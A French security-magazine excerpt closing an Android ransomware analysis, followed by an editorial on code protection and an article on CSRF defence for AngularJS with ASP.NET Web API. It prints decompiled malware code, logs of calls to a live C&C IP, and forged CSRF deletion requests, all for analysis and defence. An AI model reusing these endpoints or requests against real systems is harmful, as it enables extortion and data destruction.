


Figure 1 : Icône de l'application.



L'application peut ensuite être démarrée et, si le réseau est disponible, on assiste à l'affichage des messages prévus par l'analyse statique ainsi qu'au blocage de l'interface du téléphone (notez le rappel de l'historique du navigateur) :




Figure 2 : Demande de rançon et historique de navigation et contenu illicite ajouté.

En arrière-plan, plusieurs requêtes HTTP ont été envoyées au C&C (qui pour le coup était toujours actif lors de l'analyse) (Figure 3, ci-dessous).

La première requête (chemin **/pha**) correspond à l'envoi d'informations sur le téléphone nouvellement infecté (voir copie d'écran ou renvoi à plus haut dans l'article).

Par la seconde requête (chemin **/gac** – illustrée ci-dessus), l'application demande au C&C quelle action elle doit mener. On peut le confirmer via l'analyse statique du code source :

```
public CommandRequest(Response.Listener<CommandData>
paramListener, Response.ErrorListener paramErrorListener)
{
    super(0, "/gac/" + VideoprayerApp.getInstance().getDeviceId(),
    null, paramListener, paramErrorListener);
}
```




Figure 3 : Commande du C&C.

La réponse est envoyée au format json et contient l'identifiant « 3 », correspondant à l'action de blocage du téléphone.

Quant à la troisième (requête **/gt**), c'est une demande de géolocalisation du téléphone infecté. Cette résolution est faite par le serveur de C&C, sur la base de l'adresse IP source de la requête.




Figure 4 : Géolocalisation par le C&C.

L'analyse dynamique confirme également que l'application est particulièrement verbeuse (cf. extrait des logs ci-dessous) :

```
D/LockerService( 2217): onDestroy
I/ActivityManager( 1238): Displayed com.adobe.videoprayer/.MainActivity: +742ms
D/CheckerSrv( 2217): Device data sending request succeeded
D/AbsRequest( 2217): Sending request: http://148.251.154.104:12449/gac/189d4754a79fcb6
D/AbsRequest( 2217): request body: null
D/CheckerSrv( 2217): Command request succeeded: 3
D/AbsRequest( 2217): Sending request: http://148.251.154.104:12449/eaction/189d4754a79fcb6
D/AbsRequest( 2217): request body: null
D/CheckerSrv( 2217): Command confirm request succeeded
E/VideoPrayer( 2217): I should lock device
D/LockerService( 2217): onCreate
D/CheckerService( 2217): Stop
I/CheckerBcastReceiver( 2217): Completed service @ 386391
```

Figure 5 : Logs de l'émulateur.

Une dernière possibilité est d'exécuter le malware dans une sandbox. Anubis permet la soumission de fichiers apk pour analyse. Il est également possible d'utiliser un environnement local avec des outils tels que DroidBox [8] ou cuckoo-droid [9].

| - General information about this Android application |                                                    |
|------------------------------------------------------|----------------------------------------------------|
| Filename:                                            | F836F5C6267F13BF9F6109A6B8D79175                   |
| MD5:                                                 | f836f5c6267f13bf9f6109a6b8d79175                   |
| SHA-1:                                               | 367cb96dee6deae27fcd5c98014a25fadfa7a6da           |
| File Size:                                           | 3120873 Bytes                                      |
| API Level:                                           | 8                                                  |
| Maliciousness Rating:                                | 0.0162073 (0: likely benign, 10: likely malicious) |

## Conclusion

Cet article a pour double but de présenter les basiques de l'analyse de malwares Android et démontrer que ceux-ci n'ont pas grand-chose à envier à leurs modèles du monde PC.

La plupart des malwares Android sont en effet distribués sur des téléphones acceptant l'installation d'application depuis des stores non officiels (bien que le store Google ne soit pas totalement exempt de malveillances). L'exploitation de failles telles que Stagefright permettrait cependant en théorie de changer la donne en la matière.

Reste que la menace des ransomwares mobiles est bien réelle et en progression. ■

- [1] <https://www.lookout.com/resources/reports/mobile-threat-report#chapter2>
- [2] <https://github.com/androguard/androguard>
- [3] <https://github.com/JesusFreke/smali>
- [4] <https://www.virusbtn.com/virusbulletin/archive/2014/07/vb201407-Android-obfuscation>
- [5] [https://www.virusbtn.com/pdf/conference\\_slides/2014/Yu-VB2014.pdf](https://www.virusbtn.com/pdf/conference_slides/2014/Yu-VB2014.pdf)
- [6] <https://github.com/pxb1988/dex2jar>
- [7] <https://blog.kaspersky.fr/cryptolocker-un-nouveau-ransomware-inquietant/1981/>
- [8] <https://github.com/pjlantz/droidbox>
- [9] <https://github.com/idanr1986/cuckoo-droid>
- [10] [https://anubis.iseclab.org/?action=result&task\\_id=1734e4e9ee6cd8af45da2da064e382ef4&format=html](https://anubis.iseclab.org/?action=result&task_id=1734e4e9ee6cd8af45da2da064e382ef4&format=html)

À la différence de Cuckoo, DroidBox ne fournit pas de base de signatures permettant de caractériser une application.

26

# SANS Institute

La référence mondiale en matière  
de formation et de certification à la  
sécurité des systèmes d'information



## FORMATIONS INTRUSION

Cours SANS Institute  
Certifications GIAC

### SEC 504

Techniques de hacking,  
exploitation de failles et gestion  
des incidents

### SEC 542

Tests d'intrusion des applications  
web et hacking éthique

### SEC 560

Tests d'intrusion et hacking  
éthique

### SEC 642

Tests d'intrusion avancés des  
applications web et hacking  
éthique

### SEC 660

Tests d'intrusion avancés,  
exploitation de failles et hacking  
éthique

**Dates et plan disponibles**  
**Renseignements et inscriptions**  
par téléphone  
+33 (0) 141 409 700  
ou par courriel à :  
[formations@hsc.fr](mailto:formations@hsc.fr)





# PROTÉGEZ VOS CODES À TOUS LES NIVEAUX

**N**ous avons tous écrit du code, et avoir quelque chose de concis et propre reste compliqué. Frederick Brooks le dit bien, un développeur professionnel n'écrit qu'une dizaine de lignes de code par jour. On peut faire le calcul sur un gros projet comme le noyau Linux. En reprenant le dernier rapport de la Fondation Linux [1], c'est environ 19 millions de lignes de code et 12 000 collaborateurs depuis 2005 (date d'utilisation du git). Une estimation généreuse, car le projet a commencé en 1991 et possède donc plus de contributeurs, nous donne le troll chiffre surprenant de 0.43 ligne par contributeur par jour !

Il faut compter en plus la relecture de code, les audits sécurité, et rationaliser l'éternelle perfection pour aboutir à un applicatif qui se veut le moins bancal possible. Les articles qui suivent vous donnent plusieurs pistes pour améliorer rapidement différents points de sécurité : failles applicatives, reverse-engineering et données secrètes.

Dans un souci de couverture la plus complète, nous entamons le dossier par les couches hautes. Les applications web peuvent être victimes de plusieurs types d'attaques [2], comme l'injection de code indirecte [3], l'injection de requêtes illégitimes par rebond [4] ou les injections de données en tout genre [5]. Philippe nous propose une méthode à base de jetons pour protéger nos applications ASP.net des vulnérabilités CSRF, et fournit des exemples concrets pour plusieurs types d'applications et architectures. Au final, cette légère surcouche renforce les fonctions sensibles en une seule ligne, via l'ajout d'un décorateur. Il n'y a plus qu'à faire le reste du top 10 !

Julien prend le relais en analysant plusieurs méthodes de protection de code utilisées par le code malveillant Dridex. L'application de techniques de détection de machines virtuelles remontées en JavaScript est une idée très intéressante. Vous trouverez plus d'informations dans l'article d'Antoine, aussi dans ce numéro. Il mesure le nombre d'exécutions d'une instruction qui passe par l'hyperviseur. Vu l'horreur du langage JavaScript, j'imagine qu'il doit être possible de faire exécuter un CPUID. Je m'égare. La suite de l'article fait le lien avec la partie plus binaire de la protection de code. On va commencer à parler d'obfuscation et de packers.

« Est-ce que vous la sentez la sauce qui arrive ? » - Gym Direct

Serge et Adrien détaillent alors cette partie pour nous expliquer comment obscurcir un code. Il s'agit

de rendre difficile la compréhension d'un code sans modifier la partie fonctionnelle. Par exemple, en reprenant l'exemple du manuel de référence LLVM, on peut écrire :  $a = b * 8$ , ou  $a = b < 3$ , ou encore  $c = b + b$ ,  $d = c + c$ ,  $a = d + d$ . Et si cet exemple vous paraît trop simple, vous allez adorer l'aplatissement de graphe et la protection des données de plusieurs programmes (clef statique et DRM).

Mais ce dossier ne serait pas complet si nous n'adresses pas la partie offensive de la protection de code. Jonathan - qui a beaucoup de trop de followers - et Romain concluent en essayant de casser les méthodes de protection précédentes. Ils utilisent les techniques à l'état de l'art, implémentées dans le logiciel d'exécution symbolique dynamique Triton. Ne vous inquiétez pas, il explique très bien ce que ce terme barbare veut dire. L'excellent obfuscateur O-LLVM [6] est mis à l'épreuve, Triton attaquant et cassant chaque passe de protection. Je précise que cela ne remet pas du tout en question la puissance d'O-LLVM, qui nous fournit une architecture de base solide pour implémenter des passes de protections privées. N'hésitez pas à consulter les travaux de Ninon pour trouver des idées reposant sur des problèmes mathématiques durs.

On pourra toujours se poser la question de l'utilisation de telles protections. Un logiciel malveillant veut lui aussi se protéger et empêcher les éditeurs antivirus de trouver des signatures. Il utilisera les mêmes protections, fera appel aux mêmes outils et sera analysé avec les mêmes techniques. Je ne pense pas qu'il y ait un mauvais côté, l'obfuscation est tout aussi nécessaire que l'analyse symbolique avancée. Cette course rappellerait presque la guéguerre des éditeurs d'antivirus [7] qui créent de faux logiciels malveillants.

Aurélien Wailly

[1] <http://www.linuxfoundation.org/publications/linux-foundation/who-writes-linux-2015>

[2] [https://www.owasp.org/index.php/Top\\_10\\_2013-Top\\_10](https://www.owasp.org/index.php/Top_10_2013-Top_10)

[3] <http://www.cert.ssi.gouv.fr/site/CERTA-2002-INF-001/>

[4] <http://www.cert.ssi.gouv.fr/site/CERTA-2008-INF-003/>

[5] <http://www.cert.ssi.gouv.fr/site/CERTA-2004-INF-001/>

[6] <http://o-llvm.org>

[7] <http://www.reuters.com/article/2015/08/14/us-kaspersky-rivals-idUSKCN0QJ1CR20150814>

# PROTÉGEZ VOS APPLICATIONS ANGULAR DES ATTAQUES CSRF AVEC ASP.NET WEB API

Philippe Lorieul



**mots-clés : CSRF / ANGULARJS / ASP.NET WEB API**

**L**es attaques Cross Site Request Forgery (CSRF) sont particulièrement redoutables. Si une équipe de développeurs n'est pas consciente du problème, les applications qu'elle produira seront très certainement vulnérables. Ces dernières années, de gros efforts ont été faits par les éditeurs pour équiper leurs frameworks d'outils de protection adéquats, allégeant ainsi la tâche du développeur. Leurs travaux ont été payants : la prévalence des vulnérabilités de ce type a chuté. Néanmoins, avec l'essor des applications SPA (Single Page Application), la mise en place d'une protection anti-CSRF n'est plus aussi directe. Dans cet article, nous proposons une approche pour défendre une application AngularJS reposant sur un backend ASP.NET Web API.

## Attention !

Pour la suite de l'article, nous allons prendre l'exemple d'une application (ultra) simplifiée de gestion de documents. L'utilisateur peut lister les documents du système et supprimer ceux dont il est l'auteur.

## 1 Rappels sur le CSRF

Une attaque CSRF consiste à faire jouer à un utilisateur, authentifié sur un système, une action à effet de bord (création, modification, suppression...) qu'il a le droit d'effectuer. L'action se passe à l'insu et bien souvent contre la volonté de la victime.

Imaginons par exemple une application de gestion de documents ayant différents niveaux de confidentialité (publics, restreints, confidentiels, etc.). Avec un système vulnérable, une personne n'ayant pas accès à un document confidentiel pourrait faire exécuter à un administrateur une modification du statut, le passant

de confidentiel à public. Ainsi, elle pourrait consulter l'information qui lui était jusqu'à présent inaccessible.

Dans le cas de notre application exemple, un utilisateur pourrait exploiter une faille CSRF pour forcer un autre utilisateur à supprimer ses propres documents.

### 1.1 Mode opératoire

L'utilisateur malveillant remarque que son navigateur émet la requête suivante lorsqu'il supprime un document :

```
POST /api/documents/delete/a4ab6134-c20f-4f24-8ada-0f6b26e4416c HTTP/1.1
Host: myhost.com
Connection: keep-alive
Accept: application/json, text/plain, */*
Cookie: .AspNet.ApplicationCookie= L-7wY0g6yM52gr@tni1-TxsH77ymj...
```

Il souhaiterait supprimer un document pour nuire à un de ses collègues. N'ayant pas les droits nécessaires sur ce fichier, il lui faut trouver un moyen détourné pour arriver à ses fins. Il parvient à récupérer l'identifiant du document en question via l'application qui lui permet de les lister. Il met alors en place une page web trompeuse invitant le visiteur à cliquer sur un bouton pour gagner un smartphone.



En réalité, lors du clic sur le bouton, la page émet la requête de suppression avec l'identifiant du fichier à supprimer.

```
POST /api/documents/delete/4abcd580-8d7d-4571-9b3b-0c7f54cb81fe
HTTP/1.1
Host: myhost.com
Connection: keep-alive
Accept: application/json, text/plain, */*
Cookie: .AspNet.ApplicationCookie= L-7wYJg6yM52gr0tnil-TxsH77ymj...
```

L'attaquant envoie ensuite à son collègue un e-mail contenant un lien sur la page piégée. Si la victime est authentifiée sur l'application de gestion de documents au moment où elle clique sur le lien de l'e-mail, le navigateur ouvrira un onglet sur le site frauduleux. Dès lors que l'utilisateur cliquera sur le bouton pour gagner son lot, son client web va envoyer la requête de suppression au système de gestion de documents accompagnée du cookie de session de l'utilisateur.

Du point de vue du serveur, la requête est parfaitement légitime :

- elle provient d'un utilisateur authentifié ;
- cet utilisateur a les droits de supprimer le fichier.

Elle est donc traitée tout à fait normalement, et l'utilisateur supprime le document sans s'en apercevoir.

## 1.2 Mécanismes de protection

On peut adopter plusieurs stratégies pour se protéger des attaques CSRF. Toutes cependant consistent à vérifier la légitimité de la requête reçue par l'application. Pour cela, il nous faut nous assurer que la requête a bien été émise par l'utilisateur que l'on pense, et qu'il veut effectivement procéder à l'action demandée. On peut donc :

- demander confirmation après contrôle côté serveur ;
- pour les opérations sensibles, demander confirmation à l'utilisateur avec saisie de mot de passe ;
- s'assurer que la requête provient bien de la page censée en être à l'origine dans le workflow (vérification du *referer*).

Chacune de ces techniques comporte néanmoins son lot d'inconvénients. Soit elles ne sont pas fiables en étant utilisées seules (*referer*), soit elles perturbent l'utilisation (confirmations).

### Attention !

Toutes ces techniques peuvent être utilisées en complément d'un mécanisme plus fiable et moins invasif. Elles participent à la conception d'un système sûr. En les combinant, on applique le principe de défense en profondeur.

Une technique plus fiable et transparente pour l'utilisateur est communément utilisée. Elle consiste à utiliser un jeton de validation de requête, aussi appelé *Token Anti-Forgery* (anti-falsification).

Avec ce modèle, appelé *Synchronizer Token Pattern*, chaque réponse du serveur est accompagnée d'une séquence de caractères – nommée jeton – générée de manière aléatoire ou cryptographique. Selon les implémentations, ce jeton peut être à usage unique, à durée de vie limitée (expiration) ou peut être associé à la session de l'utilisateur (ou un subtil mélange). Lorsqu'une requête provient du client, elle doit être accompagnée de la séquence émise par le serveur pour être validée. Ainsi, il n'est plus possible de prédire le format des requêtes, l'introduction d'un paramètre non prédictible rendant celles-ci uniques.

Pour être valide, notre requête de suppression devra prendre la forme suivante :

```
POST /api/documents/delete/a4ab6134-c20f-4f24-8ada-0f6b26e4416c
HTTP/1.1
Host: myhost.com
Connection: keep-alive
Accept: application/json, text/plain, */*
Cookie: .AspNet.ApplicationCookie= L-7wYJg6yM52gr0tnil-TxsH77ymj...
_RequestVerificationToken=km52SnEB02NhoZcbgnS0q0ZNMkh8
Bqk_LuGqFIQ6KMMQh6...
_RequestVerificationToken=H1AUE3_MkZpz4np3U7wL5I0kfsiB3vax6_
pw1E1vNZz19Y...
```

## 2 Protection Anti-Forgery d'ASP.NET

L'implémentation de la protection CSRF du framework ASP.NET repose sur une variante du Synchronizer Token Pattern, appelée Double Submit Cookies, qui consiste à valider les requêtes après une double-vérification.

Lorsqu'un utilisateur demande une page permettant d'exécuter des actions à effets de bord, un jeton est inséré dans un champ de type **hidden** :

```
<input name="__RequestVerificationToken" type="hidden"
value="Mj33sWdAnGfKX2CKs1_U0KbnSSX_vphRksjYEUk-1CBsDurOMsaozMUJm1D
1eyLtz26pMYEvFjk4WyrnW44XGkjtAdS1S3NMZbc0v3w1k1" />
```

En plus de ce jeton de formulaire, ASP.NET envoie un cookie de validation au navigateur. Les 2 jetons vont de pair. Leurs valeurs sont liées et les deux sont nécessaires à la validation des requêtes.




Fig. 1 : Cookie de validation installé par ASP.NET.



## 3 Protection d'une ASP.NET MVC classique

Protéger une application ASP.NET MVC est très simple pour le développeur : il lui suffit d'invoquer la méthode **helper** `@Html.AntiForgeryToken` dans le code de la vue Razor – le moteur de templating du framework .Net – pour que le serveur insère le champ caché contenant le jeton dans le formulaire et affecte le cookie de validation à la réponse.

```
@using (Html.BeginForm("Delete", "Documents"))
{
    @Html.AntiForgeryToken()
}
```

Pour la validation, il ne reste qu'à décorer l'action « cible » du formulaire avec l'attribut **ValidateAntiForgeryToken**.

```
[HttpPost]
[ValidateAntiForgeryToken]
public ActionResult DeleteDocument(Guid id)
{
    Document document = db.Documents.Find(id);

    if (IsActionAuthorized(DocumentAction.Delete, User, document))
    {
        db.Documents.Remove(document);
    }
    else
    {
        return Unauthorized();
    }
    return View();
}
```

Lors de la soumission du formulaire, le navigateur enverra le cookie **\_\_RequestVerificationToken** et le contenu du champ **hidden \_\_RequestVerificationToken**. L'attribut **ValidateAntiForgeryToken** s'assure de la validation côté serveur, contrôlant la correspondance entre les 2 valeurs incluses dans la requête.

## 4 Protection d'une application SPA

### 4.1 Génération des jetons

Les applications de type SPA sont plus complexes à défendre. Les vues sont générées côté client, et il n'est pas rare que plusieurs requêtes soient nécessaires au chargement d'un formulaire et de ses données (listes de sélections, options, etc.). Comme il n'est plus possible d'affecter un jeton de validation aux formulaires, nous devons trouver un moyen pour mettre à disposition du navigateur les 2 jetons pour les requêtes XHR.

AngularJS fournit, pour la gestion des requêtes AJAX, les services **\$http** et **\$resource** qui sont

équipés nativement d'un système de protection CSRF. Par défaut, le service **\$http** – et par extension le **\$resource** s'appuyant dessus – cherche un cookie nommé **XSRF-TOKEN** puis en extrait le contenu pour l'affecter à un header « custom » **X-XSRF-TOKEN**.

Côté Web API, nous avons donc 3 choses à faire :

- Générer des jetons pour les requêtes et les passer dans un cookie nommé **XSRF-TOKEN** ;
- Créer un système de validation des requêtes similaire à l'attribut **ValidateAntiForgeryToken** du framework MVC. Seulement, nous utiliserons une liste blanche plutôt qu'une liste noire : au lieu de dire explicitement quelles actions protéger, nous les protégerons par défaut et dirons explicitement quelles actions ne pas protéger ;
- Prévoir un système d'exclusion, permettant de marquer les actions à ne pas protéger.

### Attention !

Procéder ainsi respecte le principe de moindre privilège. L'utilisation d'un attribut décorant les actions à protéger risque d'introduire des vulnérabilités en cas d'oubli.

#### 4.1.1 Création d'un filtre d'actions global

Nous voulons envoyer un couple de jetons avec chaque réponse du serveur, afin d'être sûr que les requêtes futures disposeront de tokens valides.

ASP.NET offre un mécanisme simple permettant d'ajouter un comportement après l'exécution de toutes les actions : les filtres globaux (*Global Filters*). Nous allons ici implémenter un filtre qui générera le cookie attendu par le service **\$http** d'Angular et l'ajoutera à la réponse.

Les filtres peuvent être vus comme des décorateurs ou des triggers SQL. Ils permettent d'ajouter du comportement avant ou après l'exécution d'une méthode. Pour implémenter un filtre, nous pouvons étendre la classe de base **ActionFilterAttribute**. Dans notre cas, nous devons redéfinir la méthode **OnActionExecuted**, dont l'exécution suit celle de chaque action.

```
public class XsrfCookieGeneratorFilter : ActionFilterAttribute
{
    public override void OnActionExecuted(HttpActionExecutedContext actionExecutedContext)
    {
        var xsrfTokenCookie = new HttpCookie("XSRF-TOKEN");
        xsrfTokenCookie.Value = ComputeXsrfTokenValue();
        xsrfTokenCookie.Secure = true;

        HttpContext.Current.Response.AppendCookie(xsrfTokenCookie);
    }
}
```



```
private string ComputeXsrfTokenValue()
{
    string cookieToken, formToken;
    AntiForgery.GetTokens(null, out cookieToken, out
formToken);
    return cookieToken + ":" + formToken;
}
```

Dans le code ci-dessus, nous créons un cookie nommé **XSRF-TOKEN**, comme l'attend le service **\$http** d'Angular. La valeur du cookie est générée à l'aide de la méthode **AntiForgery.GetTokens** du **framework.Net**, qui nous fournit les valeurs des 2 jetons corrélés dont nous avons besoin. C'est cette même méthode qui est utilisée par la méthode **Html.AntiForgeryToken** vue précédemment. Ces valeurs sont concaténées avec un séparateur – qui doit être différent du séparateur de cookies – entre elles. Le résultat est affecté au cookie, ajouté à la réponse pour envoi au navigateur.

Notons que le cookie doit être créé avec l'attribut **secure** afin de garantir son transit uniquement par canal sécurisé HTTPS. Il est important de ne pas ajouter de date d'expiration pour que sa durée de vie soit limitée à la durée de la session. Enfin, n'utilisez pas l'attribut **HttpOnly** : Angular a besoin du cookie et **HttpOnly** aurait pour effet d'empêcher la récupération des tokens par le code JavaScript.

#### 4.1.2 Enregistrement du filtre

L'instruction suivante permet d'indiquer à Web API de charger le filtre pour l'exécuter après chaque action. On la place dans la méthode **Register** de la classe **WebApiConfig** située dans le répertoire **App\_Start** de l'application :

```
config.Filters.Add(new XsrfCookieGeneratorFilter());
```

Une fois l'instruction ajoutée, le système d'affectation systématique du cookie est opérationnel.

#### Attention !

Il peut arriver que dans une application, certains contrôleurs n'aient pas accès aux informations de session. Il faudra dans ce cas utiliser un mécanisme d'exclusion comme présenté dans la suite de l'article pour éviter tout problème de validation de tokens.

## 4.2 Logique de validation

La première étape terminée, il nous faut maintenant implémenter le mécanisme de validation des jetons. Comme précédemment, nous allons utiliser un filtre. Par défaut, le contrôle s'effectuera pour toutes les actions Web API, assurant ainsi une protection systématique.

```
public class XsrfTokensValidationFilter : ActionFilterAttribute
{
    public override void OnActionExecuting(HttpActionContext
actionContext)
    {
        var cookieToken = "";
        var formToken = "";

        IEnumerable<string> headerValues;
        actionContext.Request.Headers.TryGetValues("X-XSRF-TOKEN",
out headerValues);

        if (headerValues != null)
        {
            var xsrfTokensValue = headerValues.FirstOrDefault();

            // Count(char) est une méthode d'extension "maison"
            if (!string.IsNullOrEmpty(xsrfTokensValue) &&
xsrfTokensValue.Count(':') == 1)
            {
                var values = xsrfTokensValue.Split(':');
                cookieToken = values[0];
                formToken = values[1];
            }
        }

        AntiForgery.Validate(cookieToken, formToken);
    }
}
```

Nous redéfinissons cette fois la méthode **OnActionExecuting**, qui s'exécute juste avant l'exécution de l'action à protéger. La valeur du header **X-XSRF-TOKEN** ajouté par Angular est utilisée pour extraire les 2 tokens de validation. Ceux-ci sont contrôlés par la méthode **AntiForgery.Validate** du framework, qui lève une exception dans le cas où ils sont invalides. Dans un tel cas, l'action protégée n'est donc pas exécutée. S'ils sont valides, l'action protégée s'exécute normalement.

Là encore, nous devons donner une portée globale au filtre pour protéger par défaut toutes nos actions.

```
config.Filters.Add(new XsrfTokensValidationFilter());
```

## 4.3 Système d'exclusion

Il peut arriver que nos actions n'aient pas besoin d'être protégées. C'est le cas pour les opérations publiques, accessibles avant authentification, ou sans effet de bord (**GET/HEAD**). Nous devons donc maintenant ajouter des exceptions, ce qui peut être fait de 2 manières. Le choix de l'approche à adopter dépendra de votre projet.

### 4.3.1 Exception systématique sur méthodes http

Un simple test préalable à la validation des jetons suffit pour désactiver le contrôle des requêtes utilisant une des méthodes http sans effet de bord. Ainsi, nous pouvons modifier la méthode **OnActionExecuting** de la classe **XsrfTokensValidationFilter** précédemment créée de la manière suivante :

```
if (actionContext.Request.Method != HttpMethod.Get &&
    actionContext.Request.Method != HttpMethod.Head)
{
    AntiForgery.Validate(cookieToken, formToken);
}
```

La validation ne se fait plus alors que si les requêtes n'utilisent ni **GET** ni **HEAD**.

#### 4.3.2 Exception explicite par attribut

Pour une granularité plus fine de la gestion de validation de tokens, on peut demander explicitement que le contrôle soit omis pour une méthode donnée. Un système de décoration convient tout à fait à ce type de cas. On définit donc un simple attribut vide qui servira uniquement à marquer les actions à ne pas contrôler.

```
public class SkipXsrfValidationAttribute : Attribute
{
}
```

Nous allons à nouveau ajouter quelques lignes de code à notre méthode **OnActionExecuting** de la classe **XsrfTokensValidationFilter** pour éviter la validation lorsque l'action est décorée.

```
var isDecorated = actionContext.ActionDescriptor
    .GetCustomAttributes<SkipXsrfValidationAttribute>(false)
    .Any();

if (actionContext.Request.Method != HttpMethod.Get &&
    actionContext.Request.Method != HttpMethod.Head &&
    !isDecorated)
{
    AntiForgery.Validate(cookieToken, formToken);
}
```


Il ne reste plus qu'à décorer les méthodes que nous ne voulons pas protéger.

```
[HttpPost]
[SkipXsrfValidation]
public void SomeMethod()
{
    // Code ne nécessitant pas de protection
}
```

## Conclusion

Bien qu'il soit moins aisé de protéger une application SPA qu'une application ordinaire, les frameworks récents tels qu'ASP.NET offrent de nombreux mécanismes permettant une défense efficace. Sans surprise, c'est une fois encore côté serveur que les choses se passent. C'est aussi dû au fait que l'équipe d'AngularJS ait pensé à proposer un mécanisme « out-of-the-box » pour la protection de nos applications. Les efforts des éditeurs nous poussent vers un Web plus sûr. À nous maintenant de faire le reste. ■

# À NE PAS MANQUER ! MISC HORS-SÉRIE n°12



## LE GUIDE POUR COMPRENDRE & UTILISER LES TECHNIQUES D'ATTAQUES LES PLUS RÉCENTES !

**DISPONIBLE**  
**CHEZ VOTRE MARCHAND**  
**DE JOURNAUX ET SUR :**

**www.ed-diamond.com**





